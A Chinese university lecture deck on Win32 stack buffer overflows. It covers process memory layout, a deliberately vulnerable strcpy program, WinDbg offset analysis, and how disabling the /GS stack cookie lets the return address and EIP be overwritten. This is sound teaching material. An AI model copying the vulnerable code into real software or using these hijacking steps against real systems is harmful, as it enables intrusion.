



(2019秋季, 网络安全, 编号: CS05154)

第10章

Windows32系统的缓冲区溢出攻击

中国科学技术大学

曾凡平 billzeng@ustc.edu.cn

Windows系统的缓冲区溢出攻击

- Windows系统是目前应用最广泛的桌面操作系统，对其入侵能获得巨大的利益，因而其安全漏洞及利用技术是黑客最乐意研究的。Windows系统是闭源软件，在没有源代码的情况下很难获得该系统全面而准确的信息，而这些信息对于漏洞攻击是至关重要。因此，要成功攻破Windows系统，难度很大。
- Linux和Windows系统的缓冲溢出原理相同：用超过缓冲区容量的数据写缓冲区，从而覆盖缓冲区之外的存储空间(高地址空间)，破坏进程的数据。由于函数的返回地址一般位于缓冲区的上方，返回地址也是可以改写的，这样就可控制进程的执行流程。

实验环境： Windows 2003 SP2

编译器： Visual studio 2008 (CL 15.00 for 80x86)

调试器： WinDbg 6.12

10.1 Win32的进程映像

- 了解内存中的进程映像是进行攻击的基础，例程 mem_distribute.c 用于观察进程的内存映像。
- 查看源代码：

`..\src\mem_distribute.c`

- 编译并运行该例程：

`cl ..\src\mem_distribute.c`

`.....`

`/out:mem_distribute.exe`

`mem_distribute.obj`

`mem_distribute.exe`

```
int fun1(int a, int b) { return a+b; }

int fun2(int a, int b) { return a*b; }

int fun3(int a) { return a*10; }

int x=10, y, z=20;

int main (int argc, char *argv[])

{ char buff[64]; int a=5,b,c=6; char buff02[64];

  printf("(text)address of\n\tfun1=%p\n\tfun2=%p\n\tmain=%p\n", fun1, fun2,
  main);

  printf("(data init Global variable)address of\n\tx(init)=%p\n\tz(init)=%p\n",
  &x, &z);

  printf("(bss uninit Global variable)address of\n\tty(uninit)=%p\n\n", &y);

  printf("(stack)address of\n\targc =%p\n\targv =%p\n\targv[0]=%p\n", &argc,
  &argv, argv[0]);

  printf("(Local variable)address of\n\tbuff[64]=%p\n\tbuff02[64]=%p\n", buff,
  buff02);

  printf("(Local variable)address of\n\t(a)init=%p\n\t(b)uninit=%p\n\t(c)tc(init)
  =%p\n\n", &a, &b, &c); return 0; }
```

注意：你观察到的实际结果与虚拟机环境有关，
但总体态势不会有不同

(.text)address of
fun1=00401000
fun2=0040100B
main=00401017

(stack)address of
argc =0012FF**88**
argv =0012FF**8C**
argv[0]=00410EC8

(.data initd Global
variable)address of

x(initd)=00406030
z(initd)=00406034

(Local variable)address of
vulnbuff[64]=0012FF**34**

(.bss uninitd Global
variable)address of

y(uninitd)=00406BF4

(Local variable)address of
a(initd) =0012FF**7C**
b(uninitd) =0012FF**78**
c(initd) =0012FF**74**

Win32进程映像的特点

- Win32进程的内存分布呈现与Linux IA32进程类似的内存分布，也分成代码、变量、堆栈区等。具有以下特点：
 - 1) 可执行代码 fun1, fun2, main 存放在内存的 **低地址** 端，且按照源代码中的顺序从低地址到高地址排列（先定义的函数的代码存放在内存的低地址）。
 - 2) 全局变量 (x, y, z) 也存放 **内存低地址端**，位于可执行代码之上(起始地址高于可执行代码的地址)。初始化的全局变量存放在低地址，而未初始化的全局变量位于高地址。

Win32进程映像的特点

- 3) 局部变量位于堆栈的低地址区(0x0012 FFxx):
字符串变量虽然先定义，但是其起始地址小于其他变量，最后进栈；其它变量从低地址到高地址依次逆序（先定义的放在高地址，类似于栈的push操作）存放。
- 4) 函数的入口参数的地址(0x0012 FFxx)位于堆栈的高地址区，位于函数局部变量之上。

Win32进程映像

- 由3)和4)可以推断出，栈底(最高地址)位于0x0012FFFF，环境变量和局部变量处于进程的栈区。进一步的分析知道，函数的返回地址也位于进程的栈区。
- 整体上看，Win32进程的内存映像上分成3大块：
 - **0x7CXX XXXX**: 动态链接库的映射区，比如kernel32.dll, ntdll.dll
 - **0x0040 0000**: 可执行程序的代码段及数据段
 - **0x0012 FFFF**: 堆栈区

Win32进程映像

			高地址
0x7CXX-XXXX		动态链接库的映射区 比如kernel32.dll,ntdll.dll	
		空白区	
		高地址	
.bss	global	未初始化全局变量	
.data	global	初始化的全局变量	
	main		
	fun2		
0x00401000	fun1	低地址	
0x0012FFFC		(堆栈的) 高地址	
0x0012FF8C	argv	main的参数的地址	
0x0012FF88	argc	即命令行参数的地址	
	local	局部变量	
		(堆栈的)低地址	低地址

Windows7及后续版本使用了地址随机化

- 注：该程序(mem_distribute.c)在Windows7下的运行结果每次都不同，这就说明了Windows7对进程的地址空间使用了**地址随机化机制**，使得进程的地址空间每次运行均不同。
- 进一步的测试表明，Windows7动态链接库的加载基址不随进程的运行次数改变，然而，如果重新启动操作系统，则动态链接库的加载基址也会变化。

数据段

- 进程有三种数据段: **.text**、**.data** 、**.bss** 。
- **.text(文本区)**: 任何尝试对该区的写操作会导致段违法出错。文本区存放了**程序的代码**，包括 main函数和其他子函数。
- **.data** 和 **.bss** 都是可写的。它们保存全局变量，.data段包含已初始化的静态变量，而.bss包含未初始化的数据。

栈的信息

- 函数调用时所建立的栈帧包含了下面的信息：
 - 1) **函数的返回地址**。IA32的返回地址都是存放在被调用函数的栈帧里。
 - 2) **调用函数的栈帧信息**，即栈顶和栈底(最高地址)。
 - 3) 为函数的局部变量分配的空间。
 - 4) 为被调用函数的参数分配的空间。
- **返回地址**位于高地址，局部变量位于底地址，因此对字符串的操作**有可能覆盖返回地址**。

10.2 Win32缓冲区溢出流程

- 为了改写被调用函数的**返回地址**，必须确定返回地址与缓冲区起始地址的距离(也称为偏移，常用**OFF_SET**表示)。这就需要对可执行文件进行调试和追踪。
- 例程2: overflow.c

```
char largebuff[] = "01234567890123456789ABCDEFGH"; //28 bytes
void foo()
{
    char smallbuff[16];
    strcpy (smallbuff, largebuff);
}
int main (void)
{    foo();}
```

overflow

- 例程overflow.c有一个缓冲区溢出漏洞。编译并执行该程序：

```
cl ..\src\overflow.c  
/out:overflow.exe  
overflow.obj  
overflow.exe
```

- 软件运行出错，系统弹出一个窗口，结果如图10-1所示。

运行错误的提示窗口





图10-1 进程运行错误的提示窗口

WinDbg

- 系统提示overflow.exe已停止工作。为了找到错误的根源，必须调试overflow.exe。
- 为了对Windows的进程进行调试，需要选择合适的调试和反汇编工具。著名的第三方工具有IDA、ollydbg、softICE等。这些工具提供了友好的界面和强大的功能，读者可以根据个人偏好选用。
- 这里选用微软公司为其设备驱动开发套件(**Windows Driver Kit**)配套的**WinDbg**。

WinDbg的主窗口






图10-2 打开可执行文件

```
* Symbol loading may be unreliable without a symbol search path.  
* Use .symfix to have the debugger choose a symbol path.  
* After setting your symbol path, use .reload to refresh symbol location  
*****  
Executable search path is:  
ModLoad: 00400000 0040c000 image00400000  
ModLoad: 7c930000 7ca00000 ntdll.dll  
ModLoad: 7c800000 7c92b000 C:\WINDOWS\system32\kernel32.dll  
(58c. 398): Break instruction exception - code 80000003 (first chance)  
eax=7ca00000 ebx=7ffd0000 ecx=00000001 edx=00000002 esi=7c9b77f4 edi=00  
eip=7c94a3e1 esp=0012fb70 ebp=0012fc04 iopl=0 nv up ei pl nz na  
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00  
*** ERROR: Symbol file could not be found. Defaulted to export symbols  
ntdll!DbgBreakPoint:  
7c94a3e1 cc int 3
```

图10-3 WinDbg的command窗口

C:\work\overflow\bin\overflow.exe - WinDbg:6.12.0002.633 x86

File Edit View Debug Window Help

Command - C:\work\overflow\bin\overflow.exe - WinDbg:6.12.0002.633 x86

ntdll!DbgBreakPoint:

7c94a3e1 cc int 3

0:000> u main

*** ERROR: Symbol file could not be found. Defaulted to export symbols
Couldn't resolve error at 'main'

0:000> u 00401000

image00400000+0x1000:

00401000 55 push ebp
00401001 8bec mov ebp, esp
00401003 83ec14 sub esp, 14h
00401006 a120a04000 mov eax, dword ptr [image00400000+0xa020] (0
0040100b 33c5 xor eax, ebp
0040100d 8945fc mov dword ptr [ebp-4], eax
00401010 6800a04000 push offset image00400000+0xa000 (0040a000)
00401015 8d45ec lea eax, [ebp-14h]

0:000>

Ln 0, Col 0 Sys 0:<Local> Proc 000:39c Thrd 000:128 ASM DMR CAPS NUM

- 反汇编main函数，在command的命令行输入： u main，则显示如下信息：
 - 0:000> **u main**
 - *** WARNING: Unable to verify checksum for image00400000
 - *** ERROR: Module load completed but symbols could not be loaded for image00400000
 - *** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\WINDOWS\system32\kernel32.dll -
 - **Couldn't resolve error at 'main'**
- WinDbg提示找不到符号main。这是因为默认编译C程序并不会输出符号文件。

- 为了便于调试程序，用/Fd /Zi选项重新编译overflow.c，以输出符号表文件(*.pdb)。

```
cl /FD /Zi ..\src\overflow.c
```

```
/out:overflow.exe
```

```
/debug
```

```
overflow.obj
```

```
dir overflow.*
```

```
2014-12-13 08:48      112,640 overflow.exe
```

```
2014-12-13 08:48      554,424 overflow.ilk
```

```
2014-12-13 08:48      3,247 overflow.obj
```

```
2014-12-13 08:48      838,656 overflow.pdb
```

- overflow.pdb**就是符号表文件。启动WinDbg，在File菜单中选Open Executable打开overflow.exe，WinDbg打开默认的command窗口。

- 在command的命令行输入： u main， 则显示汇编代码如下：

```
0:000> u main
```

```
*** WARNING: Unable to verify checksum for
overflow.exe
```

```
overflow!main [c:\work\ns\win32code\overflow.c @ 13]:
```

```
00401050 55      push    ebp
```

```
00401051 8bec    mov     ebp,esp
```

```
00401053 e8adfffff call    overflow!ILT+0(_foo) (00401005)
```

```
00401058 33c0    xor     eax,eax
```

```
0040105a 5d      pop     ebp
```

```
0040105b c3      ret
```

```
0:000> u 00401005
```

```
overflow!ILT+0(_foo):
```

```
00401005 e916000000 jmp    overflow!foo (00401020)
```

- 反汇编函数foo:

0:000> **u foo L12**

overflow!foo [c:\work\ns\win32code\overflow.c @ 8]:

```

00401020 55      push  ebp
00401021 8bec    mov    ebp,esp
00401023 83ec14  sub    esp,14h
00401026 a120b04100  mov    eax,dword ptr [overflow!__security_cookie
(0041b020)]
0040102b 33c5    xor    eax,ebp
0040102d 8945fc  mov    dword ptr [ebp-4],eax
00401030 6800b04100 push   offset overflow!largebuff (0041b000)
00401035 8d45ec  lea    eax,[ebp-14h]
00401038 50      push   eax
00401039 e832000000 call   overflow!strcpy (00401070)
0040103e 83c408  add    esp,8
00401041 8b4dfc  mov    ecx,dword ptr [ebp-4]
00401044 33cd    xor    ecx,ebp
00401046 e81d010000  call   overflow!__security_check_cookie (00401168)
0040104b 8be5    mov    esp,ebp
0040104d 5d      pop    ebp
0040104e c3      ret

```

Alt-7 打开Disassembly窗口

The screenshot shows the WinDbg interface with the title bar "C:\work\overflow\bin\overflow.exe - WinDbg:6.12.0002.633 I86". The menu bar includes File, Edit, View, Debug, Window, and Help. Below the menu is a toolbar with various icons. The main window is titled "Disassembly - C:\work\overflow\bin\overflow.exe - WinDbg:6.12.0002.633 I86". The assembly code for the main function is displayed:

```
Offset: main
00401039 e832000000    call    overflow!strcpy (00401070)
0040103e 83c408        add     esp, 8
00401041 8b4dfc        mov     ecx, dword ptr [ebp-4]
00401044 33cd          xor     ecx, ebp
00401046 e81d010000    call    overflow!__security_check_cookie (00401168)
0040104b 8be5          mov     esp, ebp
0040104d 5d             pop    ebp
0040104e c3             ret
0040104f cc             int    3

overflow!main:
00401050 55             push   ebp
00401051 8bec            mov    ebp, esp
00401053 e8adffffff    call    overflow!ILT+0(_foo) (00401005)
00401058 33c0            xor    eax, eax
```

The instruction at address 00401050 (push ebp) is highlighted with a blue background. The status bar at the bottom shows "Ln 0, Col 0 Sys 0: Local Proc 000:7a8 Thrd 000:38c ASM OVR CAPS NUM".

图10-4 反汇编窗口

在函数的入口、strcpy调用点和函数的返回点用bp命令设置3个断点。设置断点后，反汇编窗口中的相应行用红色背景突出显示。

The screenshot shows the WinDbg Disassembly window for the file C:\work\overflow\bin\overflow.exe at address 00401000. The assembly code is as follows:

Offset	Mnemonic	Operands
00401020	push	ebp
00401021	mov	ebp, esp
00401023	sub	esp, 14h
00401026	mov	eax, dword ptr [overflow!__security_cookie (0041b000)]
0040102b	xor	eax, ebp
0040102d	mov	dword ptr [ebp-4], eax
00401030	push	offset overflow!largebuff (0041b000)
00401035	lea	eax, [ebp-14h]
00401038	push	eax
00401039	call	overflow!strcpy (00401070)
0040103e	add	esp, 8
00401041	mov	ecx, dword ptr [ebp-4]
00401044	xor	ecx, ebp
00401046	call	overflow!__security_check_cookie (00401168)
0040104b	mov	esp, ebp
0040104d	pop	ebp
0040104e	ret	

图10-5 反汇编窗口

- 在command窗口输入g，或按F5，启动调试。进程执行到第一个断点(foo的第一条语句)，并在command窗口中显示当前指令及寄存器的值：

0:000> g

Breakpoint 0 hit

eax=00373008 ebx=7ffd9000 ecx=00000001

edx=7c95845c esi=00000000 edi=00000000

eip=00401020 **esp=0012ff74** ebp=0012ff78 iopl=0

nv up ei pl zr na pe nc

cs=001b ss=0023 ds=0023 es=0023 fs=003b

gs=0000 efl=00000246

overflow!foo:

00401020 55 push ebp

0:000> dd esp

0012ff74 00401058 0012ffc0 004012e2 00000001

- 记录下esp的值：**si**，该地址的内存（堆栈）保存了foo的返回地址。
- 用dd esp命令显示堆栈的值为**00401058**，该地址是函数main第4条汇编指令的地址，而main的第3条汇编指令为 call overflow!ILT+0(_foo) (**00401005**)。
- 在反汇编窗口中可以看到地址为00401005的汇编指令为jmp overflow!foo (00871020)，如图10-6所示。
- 这样就验证了esp指向的栈保存的是函数foo的返回地址。

Disassembly - C:\Work\ns\win32Code\bin\overflow.exe - WinDbg:6..

Offset: 0040105a Previous Next

```
overflow!main:  
00401050 55          push    ebp  
00401051 8bec        mov     ebp,esp  
00401053 e8adffffff call    overflow!ILT+0(_foo) (00401005)  
00401058 33c0        xor    eax,eax  
0040105a 5d          pop    ebp  
0040105b c3          ret  
0040105c cc          int    3  
0040105d cc          int    3  
0040105e cc          int    3
```

Disassembly - C:\Work\ns\win32Code\bin\overflow.exe - WinDbg:6..

Offset: 00401005 Previous Next

```
00401002 cc          int    3  
overflow!__ImageBase <PERF> (overflow+0x1003):  
00401003 cc          int    3  
overflow!__ImageBase <PERF> (overflow+0x1004):  
00401004 cc          int    3  
overflow!ILT+0(_foo):  
00401005 e916000000  jmp    overflow!foo (00401020)  
overflow!ILT+5(_main):  
0040100a e941000000  jmp    overflow!main (00401050)  
0040100f cc          int    3
```

图10-6 esp等于存放返回地址的栈指针

- 按F5执行到下一个断点，观察执行strcpy之前esp寄存器的值。

0:000> dd esp

0012ff54 0012ff5c 0041b000 00402b40 3c85029b

.....

0:000> da 0041b000

0041b000 "01234567890123456789ABCDEFGH"

- 可见smallbuf的起始地址**B=0012ff5c**，largebuf的起始地址=0041b000。返回地址与smallbuf的起始地址的距离=**A-B=0x18=24**。因此，可以推测返回地址被覆盖为largebuf偏移24开始的4个字符“EFGH”。以下命令的结果也证实了这点。

0:000> da 0041b000+0x18

0041b014 "EFGH"

- 按F5继续执行，在命令窗口的输出为

```
0:000> g
```

.....

```
ntdll!KiFastSystemCallRet:
```

```
7c95845c c3          ret
```

```
0:000> g
```

^ No runnable debuggees error in 'g'

- 程序并未执行到下一个断点，而是跳转到内核去执行其他的指令。这是因为新版本的VC编译器默认打开了函数的安全检查，即security check，对应于函数foo的以下两条汇编指令：

```
00401026 a120b04100      mov     eax,dword ptr  
[overflow!__security_cookie (0041b020)]
```

```
00401046   e81d010000      call    overflow!__security_check_cookie (00401168)
```

- security check机制是这样的：
 - (1) 函数foo先根据`_security_cookie`保存一个cookie，再执行其他指令；
 - (2) 函数foo退出之前调用`_security_check_cookie`，检查cookie的值是否被改写。若cookie被改写，则说明出现了缓冲区溢出错误，引发异常且中断程序的执行，从而防止了错误的进一步扩散。
- 一般说来，如果打开了编译器的安全检查，则缓冲区溢出漏洞虽然也能破坏进程的内存空间（相邻的变量），但并不能导致进程被劫持。这是因为即使返回地址被改写，函数中的ret语句也不会被执行，从而无法改变进程的执行流程。

- 为了演示进程被劫持的原理，我们关闭编译器的安全检查，用参数/GS-重新编译overflow.c:
- cl /FD /Zi /GS- ..\src\overflow.c
- 用gdb调试overflow.exe， 函数foo的反汇编代码如下：

```
0:000> u foo L10
```

overflow!foo [c:\work\ns\win32code\overflow.c @ 8]:

00401020 55	push ebp
00401021 8bec	mov ebp,esp
.....	
0040102f e83c000000	call overflow!strcpy (00401070)
.....	
00401039 5d	pop ebp
0040103a c3	ret

- 在00401020、0040102f、0040103a设置3个断点。在command窗口输入g或按F5，启动进程执行到foo第一条语句，观察esp寄存器的值。

```
0:000> dd esp
```

```
0012ff74 00401048 0012ffc0 004012e2 00000001
```

- 按F5执行到下一个断点，观察执行strcpy之前esp寄存器的值。

```
0:000> dd esp
```

```
0012ff58 0012ff60 0041b000 84af87e3 ffffffe
```

.....

```
0:000> da 0041b000
```

```
0041b000 "01234567890123456789ABCDEFGH"
```

- 可见smallbuf的起始地址**B=0012ff60**，函数的返回地址保存在**A=0012ff74**。

- 返回地址与smallbuf的起始地址的距离（偏移）**OFF_SET=A-B=0x14=20**。因此，可以推测返回地址被覆盖为largebuf偏移20开始的4个字符“ABCD”。以下命令的结果证实了这点。

```
0:000> da 0041b000+0x14
```

```
0041b014 "ABCDEFGH"
```

- 细心的读者会发现，现在的**OFF_SET**为0x14。若打开C编译器的安全检查，则**OFF_SET**为0x18，这多出的4个字节用于保存cookie的值。

- 按F5继续执行， 观察执行ret之前esp寄存器的值。

0:000> **dd esp**

0012ff74 44434241 48474645 00401200 00000001

.....

0:000> **da esp**

0012ff74 "ABCDEFGH"

- 可见， ret之前esp指向的内存单元已经被覆盖为”ABCD”，或16进制数0x44434241。
- 执行ret后的**eip=esp=0x44434241**，且**esp=esp+4**。

- 按F10执行当前指令。

0:000> **p**

eax=0012ff60 ebx=7ffd4000 ecx=0041b020
edx=00000000 esi=00000000 edi=00000000

eip=44434241 esp=0012ff78 ebp=39383736

iopl=0 nv up ei pl nz ac pe nc

cs=001b ss=0023 ds=0023 es=0023 fs=003b

gs=0000 efl=00000216

44434241 ?? ???

0:000> u eip

44434241 ?? ???

^ Memory access error in 'u eip'

- 地址为0x44434241的内存访问错误，因此引发异常。

- 通过以上分析可知，Win32平台和Linux x86平台的溢出流程基本上是一致的。然而Windows进程的堆栈位置常常会发生变化，这就很难估计被攻击缓冲区首地址的大致范围，也就是很难确定一个合适的跳转地址。
- 因此，在一段时间里，人们认为虽然Windows系统也存在溢出漏洞，但是溢出漏洞不可利用。直到1998年，才出现了通过动态链接库的进程跳转攻击方法，从而实现了Windows的溢出漏洞的利用。

10.3 Win32缓冲区溢出攻击技术

- 从上面的溢出流程可以看到，ret后eip变成可以控制的内容，此时的esp增加4，指向输入字符串中返回地址所在的单元偏移4字节的地址。
